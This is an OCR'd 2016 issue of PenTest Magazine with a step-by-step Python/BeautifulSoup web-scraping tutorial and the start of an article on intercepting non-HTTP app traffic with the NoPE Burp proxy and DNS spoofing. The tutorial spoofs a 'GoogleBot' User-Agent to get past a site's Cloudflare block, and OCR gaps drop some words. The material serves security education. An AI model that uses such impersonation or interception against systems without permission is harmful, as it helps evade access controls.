PenTest magazine

ISSN: 2084-1117 09/2016

THE POWER OF PYTHON

WEB SCRAPING WITH PYTHON

EXTENDING BURP USING PYTHON

REVERSE ENGINEERING OF COMMUNICATION PROTOCOLS USING NETZOB

NOPE PROXY: PYTHON AND INTERCEPTING NON-HTTP TRAFFIC

PLAY AROUND WITH SCAPY

AND MORE...

Managing Editor: Anna Kondzierska
anna.kondzierska@pentestmag.com

Proofreaders & Betatesters: Lee McKenzie, Craig Thornton, Da Co, Avi Benchimol, Robert Folden, Ivan Gutierrez Agramont, Jeff Smith, Hammad Arshed, David von Vistauxx, Steve Hodge, Aditya Srivastava, Matthew Sabin, Steven Wierckx, Jeffrey McAnarney, SouL, Stephan Looney, Alexandro Fernandez, Bernhard Waldecker, Al Alkoraishi, Casey Parman, Humberto A. Sanchez II.

Special thanks to the Betatesters & Proofreaders who helped with this issue. Without their assistance there would not be a PenTest Magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Joanna Kretowicz
joanna.kretowicz@pentestmag.com

DTP: Anna Kondzierska

Publisher: Hakin9 Media Sp.z o.o. SK 02-676 Warsaw, Poland
ul. Postepu 17D
Phone: 1 917 338 3631 *www.pentestmag.com*

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Table of Contents

Dear PenTest Readers,

We would like to proudly present to you the newest issue of PenTest. We hope that you will find many interesting articles inside the magazine and that you will have time to read all of them.

We are really counting on your feedback here!

In this issue we discuss the tools and methods that you can find useful while programming with Python language. It's a powerful new-age scripting platform, which became one of the most popular languages used for penetration testing. The magazine contains articles about writing your own extensions in Burp Suite, Web Scraping, and Reverse Engineering of communication protocols using netzob. You will also learn how to Intercept Non-HTTP Traffic using NoPE proxy and discover useful Scapy tips and tricks. At the end of the magazine you will find one additional article related to professional methodologies in Wi-Fi penetration testing.

The main aim of this issue is to present our publication to a wider range of readers. We want to share the material we worked on and we hope we can meet your expectations.

The virtual doors to our library are open for you!

We would also want to thank you for all your support. We appreciate it a lot. If you like this publication you can share it and tell your friends about it! every comment means a lot to us.

Again special thanks to the Beta testers and Proofreaders who helped with this issue. Without your assistance there would not be a PenTest Magazine.

Enjoy your reading,
PenTest Magazine's
Editorial Team

Web Scraping with Python


by Sam Vega

Since this article is not about introducing you to Python programming concepts, general syntax, etc., we'll dive right into the subject of web scraping. What is web scraping? Web scraping is a computer software technique of extracting information from websites. The technique is also known as web harvesting or web data extraction, according to Wikipedia. Python is a good language for web scraping. In this article, we'll use the Pentest Magazine website.

Hello again, folks! Here I am sharing my knowledge on Python. Hopefully, most of you have heard of Python by now. If not, where have you been hiding? Like, seriously! If you're into infosec, programming, hacking, etc., you should have heard of Python. If you don't know it, what are you waiting for? As for me, I love coding. It's nice having a vast tool set to choose from. If I am on a Windows box, I'll code in PowerShell. If I am on a Linux or OS X box, Python is my choice. Nothing against Ruby but Python has gained more popularity in the community. Ruby enthusiasts will beg to differ. But seriously, it's even the language of choice for Elliot (Mr. Robot). ;-)


I know there are plenty of articles regarding Python in this edition, but just in case, what is Python? "Python is a programming language that lets you work quickly and integrate systems more effectively". "Python is powerful... and fast; plays well with others; runs everywhere; is friendly & easy to learn; is Open", also from python.org. Python is also typically a language for first time programmers. Python is used to teach many computer courses and concepts, such as Computer Science. There are plenty of resources to learn the basics of Python. From an infosec perspective, Pentest Magazine has a Python course. :-)

If you're running a Linux distro or OS X then mostly likely Python is already installed. Just launch a terminal session and type python. If it's installed, you should receive a similar output as to the one below.



In the screen shot above, you see I am running Python 2.7.12 within this Ubuntu virtual machine. To exit the interactive prompt, type quit() and hit enter.

Another way to verify if you have Python installed is by typing the following, python --version.




If you're running Windows, you can install the Windows binary. Since Python 3 has not gained popularity, it is recommended you install Python 2.7.x. The latest version is Python 2.7.12. You can download it from https://www.python.org/downloads/.

Since this article is not about introducing you to Python programming concepts, general syntax, etc., we'll dive right into the subject of web scraping. What is web scraping? Web scraping is a computer software technique of extracting information from websites. The technique is also known as web harvesting or web data extraction, according to Wikipedia. Python is a good language for web scraping. In this article, we'll use the Pentest Magazine website.

So for this technique you will need some extra modules. The first I'll mention is urllib. The urllib module provides a high-level interface for fetching data across the World Wide Web. In particular, the urlopen() function is similar to the built-in function open(), but accepts Universal Resource Locators (URLs) instead of filenames. Some restrictions apply — it can only open URLs for reading, and no seek operations are available, as noted on python.org.

So typically the first step will be to check if the website is up and fetch it. First let's import urllib to an interactive prompt and see what's available to use with this module.



As we can see, there is a good amount of functions with the urllib package. In order to fetch a web page, we'll use urlopen. At this point, I'll start a text editor and begin writing my Python script.

```
ring3admin@ubuntu: ~/Desktop
ring3admin@ubuntu:~/Desktop$ cat scraper1.py
import urllib

webpage = urllib.urlopen("https://www.pentestmag.com")
print webpage.code
ring3admin@ubuntu:~/Desktop$
```

The code above basically does the following:

- import the urllib package/module
- use the urlopen function and insert results into variable called webpage
- echo to the console the http code (200, 403, 404, etc.)

This will tell us whether the website is up or not. Now based on the output, it's giving a code of 403, which means Forbidden.

```
ring3admin@ubuntu: ~/Desktop
ring3admin@ubuntu:~/Desktop$ python scraper1.py
403
ring3admin@ubuntu:~/Desktop$
```

To overcome this hurdle, and many others that you might encounter in your web scraping adventures, we'll add some header information to our script using urllib2. "urllib2" is a Python module for fetching URLs (Uniform Resource Locators). It offers a very simple interface, in the form of the urlopen function. This is capable of fetching URLs using a variety of different protocols. It also offers a slightly more complex interface for handling common situations - like basic authentication, cookies, proxies and so on. These are provided by objects called handlers and openers, from python.org.

Below is the rewritten script adding header information tricking the website that GoogleBot is crawling.

```
ring3admin@ubuntu: ~/Desktop
ring3admin@ubuntu:~/Desktop$ cat scraper1.py
import urllib2

url = "https://www.pentestmag.com"

headerInfo = {}
headerInfo['User-Agent'] = "GoogleBot"

fetcher = urllib2.Request(url, headers=headerInfo)
webpage = urllib2.urlopen(fetcher)

print webpage.code
webpage.close()
ring3admin@ubuntu:~/Desktop$
```

Now we can run the script and see that the http code will be different now.

```
ring3admin@ubuntu: ~/Desktop
ring3admin@ubuntu:~/Desktop$ python scraper1.py
200
ring3admin@ubuntu:~/Desktop$
```

Now let's go back to our original script. Just because the code returned was 403... can we still read the source? That is what we need for scraping, the source code. So let's run that script, with a slight modification, and see the output from the read() function (which was added).

Updated code:


```
ring3admin@ubuntu: ~/Desktop
  GNU nano 2.5.3                File: scraper1.py

import urllib

webpage = urllib.urlopen("https://www.pentestmag.com")
print webpage.read()
```

Output:

```
ring3admin@ubuntu: ~/Desktop
ring3admin@ubuntu:~/Desktop$ python scraper1.py
<!DOCTYPE html>
<!--[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->
<!--[if IE 7]>    <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->
<!--[if IE 8]>    <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->
<!--[if gt IE 8]><!--> <html class="no-js" lang="en-US"> <!--<![endif]-->
<head>
<title>Access denied | www.pentestmag.com used CloudFlare to restrict access</ti
tle>
<meta charset="UTF-8" />
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />
<meta name="robots" content="noindex, nofollow" />
<meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=
1" />
<link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" t
ype="text/css" media="screen,projection" />
<!--[if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/sty
les/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->
<style type="text/css">body{margin:0;padding:0}</style>
<!--[if lte IE 9]><script type="text/javascript" src="/cdn-cgi/scripts/jquery.mi
n.js"></script><![endif]-->
<!--[if gte IE 10]><!--><script type="text/javascript" src="/cdn-cgi/scripts/zep
to.min.js"></script><!--<![endif]-->
```

As we can see, we can't see the source page. Now let's see the output with the headers as GoogleBot.

Output (Python script with header info was saved as scraper2.py):



OK, so at this point we know we can obtain the source code with Python. Now begins the meat of it all, receive data and parse it. One of the challenges with HTML parsing is that whatever website you're looking to scrape might not adhere to HTML standards and/or will have broken HTML commands. So you need to spend some time manually inspecting the source code in order to build your scraper. You will need to choose which route you will take to help you in this task. What parser will you use? You might use LXML, HTMLParser, BeautifulSoup.

For this article, I'll cover BeautifulSoup. You can read more information about BeautifulSoup at https://www.crummy.com/software/BeautifulSoup/.An excerpt from the site regarding BeautifulSoup:

Beautiful Soup is a Python library designed for quick turnaround projects like screen-scraping. Three features make it powerful:

- Beautiful Soup provides a few simple methods and Pythonic idioms for navigating, searching, and modifying a parse tree: a toolkit for dissecting a document and extracting what you need. It doesn't take much code to write an application.
- Beautiful Soup automatically converts incoming documents to Unicode and outgoing documents to UTF-8. You don't have to think about encodings, unless the document doesn't specify an encoding and Beautiful Soup can't detect one. Then you just have to specify the original encoding.
- Beautiful Soup sits on top of popular Python parsers, like lxml and html5lib, allowing you to try out different parsing strategies or trade speed for flexibility.

If you're running Ubuntu, download/install BeautifulSoup by running the following commands:

- Run the following command if you don't have PIP installed:

```
- sudo apt-get install python-pip
```

- pip install beautifulsoup4

Within this article, I will go through a real case of web scraping to show how meticulous the process can be to give you an idea of a real process. Meaning I will not show you the success case but rather trial and error. Now, by investigating the website, we have to chose what we want to scrape. So let's say I want to learn more about pentesting with Python. On the home page of pentestmag.com there is a course titled 'Automate Your Pentests with Python'. I would like to retrieve this through Python.

If we inspect the source, let's see what we need to target in order to achieve our task.

```
content/uploads/2015/08/Untitled-12.jpg 768w" sizes="(max-width: 310px) 100vw, 310px" /></a></div></div></li><li><div class="block"><div class="block_media images_only">
<a href="https://pentestmag.com/course/pentest-advanced-training-w26/"><img width="310" height="310" src="https://pentestmag.com/wp-content/uploads/2015/07/Untitled-13-
310x310.jpg" class="attachment-small size-small wp-post-image" alt="Untitled-13" srcset="https://pentestmag.com/wp-content/uploads/2015/07/Untitled-13-310x310.jpg 310w,
https://pentestmag.com/wp-content/uploads/2015/07/Untitled-13-150x150.jpg 150w, https://pentestmag.com/wp-content/uploads/2015/07/Untitled-13-460x460.jpg 460w,
https://pentestmag.com/wp-content/uploads/2015/07/Untitled-13-200x200.jpg 200w, https://pentestmag.com/wp-content/uploads/2015/07/Untitled-13-378x378.jpg 378w,
https://pentestmag.com/wp-content/uploads/2015/07/Untitled-13-120x120.jpg 120w, https://pentestmag.com/wp-content/uploads/2015/07/Untitled-13.jpg 768w" sizes="(max-width:
310px) 100vw, 310px" /></a></div></div></li><li><div class="block"><div class="block_media images_only"><a href="https://pentestmag.com/course/automate-your-pentests-
with-python-w24/"><img width="310" height="310" src="https://pentestmag.com/wp-content/uploads/2015/06/Un31-310x310.png" class="attachment-small size-small wp-post-image"
alt="Un31" srcset="https://pentestmag.com/wp-content/uploads/2015/06/Un31-310x310.png 310w, https://pentestmag.com/wp-content/uploads/2015/06/Un31-150x150.png 150w,
https://pentestmag.com/wp-content/uploads/2015/06/Un31-460x460.png 460w, https://pentestmag.com/wp-content/uploads/2015/06/Un31-200x200.png 200w,
https://pentestmag.com/wp-content/uploads/2015/06/Un31-378x378.png 378w, https://pentestmag.com/wp-content/uploads/2015/06/Un31-120x120.png 120w,
https://pentestmag.com/wp-content/uploads/2015/06/Un31.png 768w" sizes="(max-width: 310px) 100vw, 310px" /></a></div></div></li><li><div class="block"><div
class="block_media images_only"><a href="https://pentestmag.com/course/how-to-become-certified-ethical-hacker-w13/"><img width="310" height="310"
src="https://pentestmag.com/wp-content/uploads/2016/03/ceh-460x460-310x310.jpg" class="attachment-small size-small wp-post-image" alt="ceh-460x460"
srcset="https://pentestmag.com/wp-content/uploads/2016/03/ceh-460x460-310x310.jpg 310w, https://pentestmag.com/wp-content/uploads/2016/03/ceh-460x460-150x150.jpg 150w,
https://pentestmag.com/wp-content/uploads/2016/03/ceh-460x460.jpg 460w, https://pentestmag.com/wp-content/uploads/2016/03/ceh-460x460-200x200.jpg 200w,
https://pentestmag.com/wp-content/uploads/2016/03/ceh-460x460-378x378.jpg 378w, https://pentestmag.com/wp-content/uploads/2016/03/ceh-460x460-120x120.jpg 120w" sizes="
(max-width: 310px) 100vw, 310px" /></a></div></div></li></ul></div></div>
<div  class="v_module v_text_block " ><p><span style="color: #ffffff;"><a class="button create-group-button full" style="color: #ffffff;" href="../all-courses/">Browse
Courses</a></span></p>
<p> </p>
```

So we can see the following:

- tag
- 2 tags
- <a> tag
- <img> tag

At this point, we can begin to update our script. We will import BeautifulSoup and use it for our web scraping.

Updated script:

```
ring3admin@ubuntu: ~/Desktop
  GNU nano 2.5.3              File: scraper2.py

import urllib2
## added line ##
from BeautifulSoup import BeautifulSoup
#################

url = "https://www.pentestmag.com"
headerInfo = {}
headerInfo['User-Agent'] = "GoogleBot"
fetcher = urllib2.Request(url, headers=headerInfo)
webpage = urllib2.urlopen(fetcher)
# comment out ##
# print webpage.read()
#################
html = webpage.read()
webpage.close()

## BeautifulSoup ##
bs = BeautifulSoup(html)
# let's verify all working so far before we continue.
print bs
```

After verifying everything is working so far, now we'll begin using 'BS' (BeautifulSoup) to get elements from the webpage. Now let's think this through. We want to retrieve information on Python courses from the web page. The information we're seeking for is a link but an <img> tag is within the link, no text. This link is within multiple tags within a <li> tag. On top of that, the tags are not using ID attributes. Instead they're using CLASS attributes. So, being that an <img> tag is used for the Python course, maybe we can retrieve all the <img> tags? Now look at the source again. There isn't anything distinguishable within the <img> tag that will let us know we retrieved what we're seeking for. The next viable option would be to seek all <a> tags.

Updated code:

```
## BeautifulSoup ##
bs = BeautifulSoup(html)
links = bs.findAll('a')
# let's verify all working so far before we continue.
print len(links)
```

Output:

```
ring3admin@ubuntu:~/Desktop$ python scraper2.py
91
ring3admin@ubuntu:~/Desktop$
```

Based on the output, there are 91 links. Now do we want to loop through 91 links to retrieve the info we're seeking for? Let's say we're OK with this. Let's loop through the links and pull the location the link is pointing to using the HREF attribute.

Updated code:

```
## BeautifulSoup ##
bs = BeautifulSoup(html)
links = bs.findAll('a')
# let's verify all working so far before we continue.
for link in links:
        print link['href']
```

Output:

```
ring3admin@ubuntu:~/Desktop$ python scraper2.py
https://pentestmag.com/
https://pentestmag.com/
https://pentestmag.com/all-courses/
https://pentestmag.com/magazines/
https://pentestmag.com/levels-page/
https://pentestmag.com/blog/
https://pentestmag.com/contact-us/
https://pentestmag.com/about/
Traceback (most recent call last):
  File "scraper2.py", line 22, in <module>
    print link['href']
  File "build/bdist.linux-i686/egg/BeautifulSoup.py", line 613, in __getitem__
KeyError: 'href'
ring3admin@ubuntu:~/Desktop$
```

So we have an issue but why? We can either dig through the source or use BS to find out why. Let's update the script and have it output all the links in general.

Updated code:

```
## BeautifulSoup ##
bs = BeautifulSoup(html)
links = bs.findAll('a')
# let's verify all working so far before we continue.
for link in links:
        print link
```

Output:

```
ring3admin@ubuntu:~/Desktop$ python scraper2.py
<a href="https://pentestmag.com/"><img src="https://pentestmag.com/wp-content/up
loads/2016/02/pentest.png" alt="Pentestmag" /></a>
<a href="https://pentestmag.com/">Home</a>
<a href="https://pentestmag.com/all-courses/">All Courses</a>
<a href="https://pentestmag.com/magazines/">Magazines</a>
<a href="https://pentestmag.com/levels-page/">Subscription</a>
<a href="https://pentestmag.com/blog/">Blog</a>
<a href="https://pentestmag.com/contact-us/">Contact Us</a>
<a href="https://pentestmag.com/about/">About Us</a>
<a class="sidebarclose"><span></span></a>
```

We see from the output above that on the last line in the screen shot, the <a> tag uses CLASS instead of HREF. Now we can update our script to catch that error or to ignore links that are not using HREF but honestly we can narrow down our search to look at all the 's, or a particular , and retrieve the links from the instead. By doing so, we will have a smaller result set that we need to work with. The above case is an example of something I mentioned earlier in the article. Scraping is not straightforward and you shouldn't expect that the HTML code is coded a particular way. Here it was assumed that HREF is used with every <a> tag and that wasn't the case.

Now we'll update the script to look for 's instead. How many do we get in our result set?

Updated code:

```
## BeautifulSoup ##
bs = BeautifulSoup(html)
divs = bs.findAll('div')
# let's verify all working so far before we continue.
print len(divs)
```

Output:

```
ring3admin@ubuntu:~/Desktop$ python scraper2.py
194
```

So our result set is larger with 's and that makes sense. How can we narrow down our result set? By looking at the source code, we see that we can use CLASS="block_media images_only" to narrow our search down.

Updated code:

```
## BeautifulSoup ##
bs = BeautifulSoup(html)
divs = bs.findAll('div', {"class": "block_media images_only"})
# let's verify all working so far before we continue.
print len(divs)
```

Output:


```
ring3admin@ubuntu:~/Desktop$ python scraper2.py
15
```

Great! We're down to 15 results. Now we'll need to pull the HREF data from all the <a> tags within these 15 's. Hopefully our code won't break.

Updated code:

```
## BeautifulSoup ##
bs = BeautifulSoup(html)
divs = bs.findAll('div', {"class": "block_media images_only"})
for div in divs:
        links = div.findAll('a')
        for a in links:
                print a['href']
```

Output:



There we go! You can always add extra code so the script will only output the information you're seeking, the one Python link, but I'll leave that up to you. :-)

Hopefully, after reading this article, and the other articles within this edition of Pentest Magazine, you'll see the value of adding Python to your tool set. It's a powerful language yet super easy to learn and use.

If you want to continue learning the concept of web scraping, you can check out the full documentation for BeautifulSoup, https://www.crummy.com/software/BeautifulSoup/bs4/doc/. You can also look into a package called mechanize, http://wwwsearch.sourceforge.net/mechanize/. There's also is a web scraping framework you can check out called Scrapy, http://doc.scrapy.org/en/1.1/index.html.

Thanks for reading!

Author: Sam Vega (@heavenraiza)

Sam has been fiddling with computers for over 20 years but has been officially an IT professional since 2008. Currently a Senior Technical Systems Analyst for a nationally recognized hospital working in the capacity of a Senior Desktop Engineer. He holds current industry standard certifications such as ISACA, Microsoft, Apple, Oracle, CompTIA, Tenable, Offensive Security, and eLearnSecurity. He enjoys writing & reverse engineering code, analyzing malware, performing PoCs and figuring out complex problems. His mindset is defender by day and attacker by night. So that makes him part of the Purple Team by design and a lover of all things infosec by nature.

http://www.heavenraiza.me

NoPE Proxy: Python Mangling and Intercepting Non-HTTP Traffic

by Josh Summitt

To overcome challenges, the NoPE Proxy or Non-HTTP Protocol Extension was developed. The NoPE Proxy adds non-HTTP proxy support to BurpSuite along with a host of other features, like Python scripting and DNS spoofing for more granular control over your devices and traffic flow. This article will go over several of these features and how to use the proxy when you're faced with one of these protocols in your next assessment.

It's starting to become more common to find applications that are using protocols other than HTTP, especially in the mobile space. You will find online trading apps, chat apps, or BYOD type applications that will choose to abandon HTTP for protocols that are faster or allow for features like push updates. This has been problematic for pen testing these applications because of the lack of tools available for MiTMing and modifying these types of requests. Common pen testing tools like BurpSuite will not handle these types of requests at all even if they are over ports 80 and 443. None of the current commercial scanners support deep scanning these protocols either.

To overcome these challenges, the NoPE Proxy or Non-HTTP Protocol Extension was developed. The NoPE Proxy adds non-HTTP proxy support to BurpSuite along with a host of other features, like Python scripting and DNS spoofing for more granular control over your devices and traffic flow. This article will go over several of these features and how to use the proxy when you're faced with one of these protocols in your next assessment.

How to Intercepting Non-HTTP Traffic

The first hurtle you will face when testing a mobile app or thin client is that, unless you have the source code or can effectively decompile the application, you will have figure out the hosts and ports the

application is communicating with. The application is essentially a black box at this point. You can find this information in a number of ways, with the most common being Wireshark, but there is an easier way. You can use the NoPE Proxy and the lister.py Python script to figure this out for you.

Download NoPE: https://github.com/summitt/Burp-Non-HTTP-Extension/releases

Download lister.py: https://github.com/summitt/lister/blob/master/lister.py

In this first example, we will take a mobile application using some custom non-HTTP protocol. Using NoPE's DNS server, we will route all traffic to our machine running BurpSuite/NoPE. NoPE's DNS history will give us the hostnames the application is trying to talk to while our lister.py script will show which ports it's trying to connect on the Burp Machine.

